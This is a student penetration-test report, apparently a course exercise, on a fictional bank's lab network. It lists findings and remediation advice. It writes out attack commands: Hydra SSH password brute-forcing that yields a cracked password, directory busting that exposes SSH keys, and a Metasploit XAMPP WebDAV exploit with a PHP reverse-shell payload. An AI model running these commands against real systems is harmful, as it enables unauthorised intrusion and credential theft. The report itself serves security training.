Submitted to: Application Development Team  
Security Analyst: Udacity Student  
  
Date of Testing: April 10th 2022  
Date of Report Delivery: April 13th 2022



|  |
| --- |
| **Andrew Pham** |

**Table of Contents**

[Security Engagement Summary 2](#_Toc100619255)

[Engagement Overview 2](#_Toc100619256)

[The PJBank CISO authorized the development of a cybersecurity training program to improve their network security posture. PJ professional IT services has been contracted to test the new training program platform for security weaknesses. 2](#_Toc100619257)

[Scope 2](#_Toc100619258)

[1. The Debian server in the DMZ (DMZIServer | 10.1.0.7) 2](#_Toc100619259)

[2. A web Application Server in the DMZ (Debianx64DMZOnCloudNew | 10.1.0.12) 2](#_Toc100619260)

[3. The Internal Network Device (employee workstation) in the MZ (Win-10 | 10.1.2.4) 2](#_Toc100619261)

[4. A public web server "Learn About Security" (Learnaboutsecurity.com) 2](#_Toc100619262)

[Risk Analysis 2](#_Toc100619263)

[Recommendations 2](#_Toc100619264)

[Significant Vulnerabilities Summary 4](#_Toc100619265)

[High Risk Vulnerabilities 4](#_Toc100619266)

[Medium Risk Vulnerabilities 4](#_Toc100619267)

[Significant Vulnerability Details 4](#_Toc100619268)

[Appendix A: Security Analysis Methodology 7](#_Toc100619269)

[Assessment Tools Selection 7](#_Toc100619270)

[Red Team Operations Assessment 7](#_Toc100619271)

[Reconnaissance 8](#_Toc100619272)

[Scanning 9](#_Toc100619273)

[Exploit Development 11](#_Toc100619274)

# Security Engagement Summary

## Engagement Overview

## The PJBank CISO authorized the development of a cybersecurity training program to improve their network security posture. PJ professional IT services has been contracted to test the new training program platform for security weaknesses.

## Scope


We will be testing four pieces of infrastructure linked to the training program.

## The Debian server in the DMZ (DMZIServer | 10.1.0.7)

## A web Application Server in the DMZ (Debianx64DMZOnCloudNew | 10.1.0.12)

## The Internal Network Device (employee workstation) in the MZ (Win-10 | 10.1.2.4)

## A public web server "Learn About Security" (Learnaboutsecurity.com)



## Risk Analysis

Considering the significant vulnerabilities identified, the overall security risk of the virtual machine tested during the engagement is **high**, with potential for severe or catastrophic impact.

## Recommendations

The vulnerabilities highlighted in this report should be remediated as soon as possible.

* The company should implement a policy that enforces multi-factor authentication. The security analysts determined that account passwords could be guessed and access to the network was gained remotely. Implementing multi-factor authentication would have prevented the analyst from gaining access to the network in this manner.
* Implement software maintenance and version policies.
* Implement sensitive data policies.
* Do not use the same username and password across machines.
* Delete the keys file from the DMZI server. It contains SSH login credentials on a publicly accessible URL.
* Do not store snapshots of the server in a vulnerable state.
* Require complex password policy.
* Update the XAMPP service on all machines.

# Significant Vulnerabilities Summary

Significant vulnerabilities identified during the vulnerability assessment and validation are summarized below. While additional vulnerabilities may be present, these are considered significant and warrant resolution.

## High Risk Vulnerabilities

1. SSH keys are accessible on public URL.

2. Machines use passwords that are easily guessed by wordlists.

3. XAMPP version is out of date.

## Medium Risk Vulnerabilities

1. Machines store snapshots of vulnerable states.

2. Machines use the same passwords.

3. Machines are vulnerable to Varnish DDOS attack.

## Significant Vulnerability Details

Details about the significant vulnerabilities listed above are provided below.

**HIGH RISK**

1. Using the directory buster with the Udacity.txt wordlist we discover the keys file.

Command: dirb <http://10.1.0.7> udacity.txt

Navigating to that URL reveals:

Graphical user interface, text, application

Description automatically generated

2. Using Hydra we can crack the password of the payroll server.

Command: hydra -l admin123 -P udacity.txt ssh://10.1.0.12

A screenshot of a computer

Description automatically generated with medium confidence

This reveals the password Password123!

3. XAMPP is out of date.

Scan for service versions with nmap aggressive scan.

Command: nmap -A 10.1.2.4

Text

Description automatically generated

Research exploits on outdated version of nmap: <https://www.exploit-db.com/exploits/18367>

Commands:

msfconsole

use exploit/windows/http/xampp\_webdav\_upload\_php

set RHOSTS 10.1.2.4

set payload php/reverse\_php

run

**Discussion:**

* Vulnerabilities were discovered in all 4 pieces of infrastructure.
* Links: <https://www.exploit-db.com/exploits/18367>

This concludes the Significant Vulnerability Detail portion of this report.

# Appendix A: Security Analysis Methodology

The methodology the analyst used for the vulnerability assessment is provided below.

1. Reconnaissance

2. Scanning

3. Vulnerability Research

4. Exploitation

## Assessment Tools Selection

Noting the scope of the engagement was focused on a web application, the security analyst chose relevant web-application security analyst tools. The analyst created a Kali Virtual Machine which had many included tools. Tools used during this engagement included:

* Kali Operating System
  + <https://www.kali.org/>
  + Linux OS used for penetration testing.
* Python Environment
  + <https://www.python.org/>
  + Environment used to run tools and exploits.
* Nmap
  + <https://nmap.org/>
  + Network Scanner
* Metasploit
  + https://www.metasploit.com/
  + Provides known exploits and security vulnerabilities.
* Directory Buster
  + https://www.kali.org/tools/dirbuster/
  + Brute forces directories from a wordlist.
* Hydra
  + https://www.kali.org/tools/hydra/
  + Brute forces passwords off wordlist.

## Red Team Operations Assessment

We assess that the infrastructure has critical vulnerabilities and were able to access all machines through vulnerability chaining.

### Reconnaissance

Starting Points

1. The Debian server in the DMZ (DMZIServer | 10.1.0.7)
2. A web Application Server in the DMZ (Debianx64DMZOnCloudNew | 10.1.0.12)
3. The Internal Network Device (employee workstation) in the MZ (Win-10 | 10.1.2.4)
4. A public web server "Learn About Security" (Learnaboutsecurity.com)

Reconnaissance Investigations

Website: learnaboutsecurity.com

Host: Fastly, GitHub

Email Provider: No MX Records

Spam Service: NA

Content Management System: WordPress hosed on Amazon cloud service

Software and Services: CRON, ATOM

Shodan search results:

Graphical user interface, text

Description automatically generated

Findings:

None Significant

## 

### Scanning

Vulnerability Scanning


Text

Description automatically generated

Finding:

Vulnerable varnish application vulnerable to DDOS.

Version Scanning



Vulnerability Investigations

The directory buster revealed the following keys file:

Graphical user interface, text, application

Description automatically generated

Findings:

Text

Description automatically generated

The keys.txt file holds the ssh login.

### Exploit Development

Successful exploits to gain access/exfiltrate sensitive data.

Text

Description automatically generated

Exploit Commands

Text

Description automatically generated

msfconsole

use exploit/windows/http/xampp\_webdav\_upload\_php

set RHOSTS 10.1.2.4

set payload php/reverse\_php

run

Vulnerable Software Exploitation

Text

Description automatically generated

<https://www.exploit-db.com/exploits/18367>

Weak Password Cracks


Brute force attack by utilizing a password crack utility and wordlist.

Command: hydra -l admin123 -P udacity.txt ssh://10.1.0.12

A screenshot of a computer

Description automatically generated with medium confidence

Data Exploitation



Example of data exfiltration on machine.

Findings:

Password to 10.1.0.12 is Password123!

Exploit caused by not having complex password policy enabled.

### 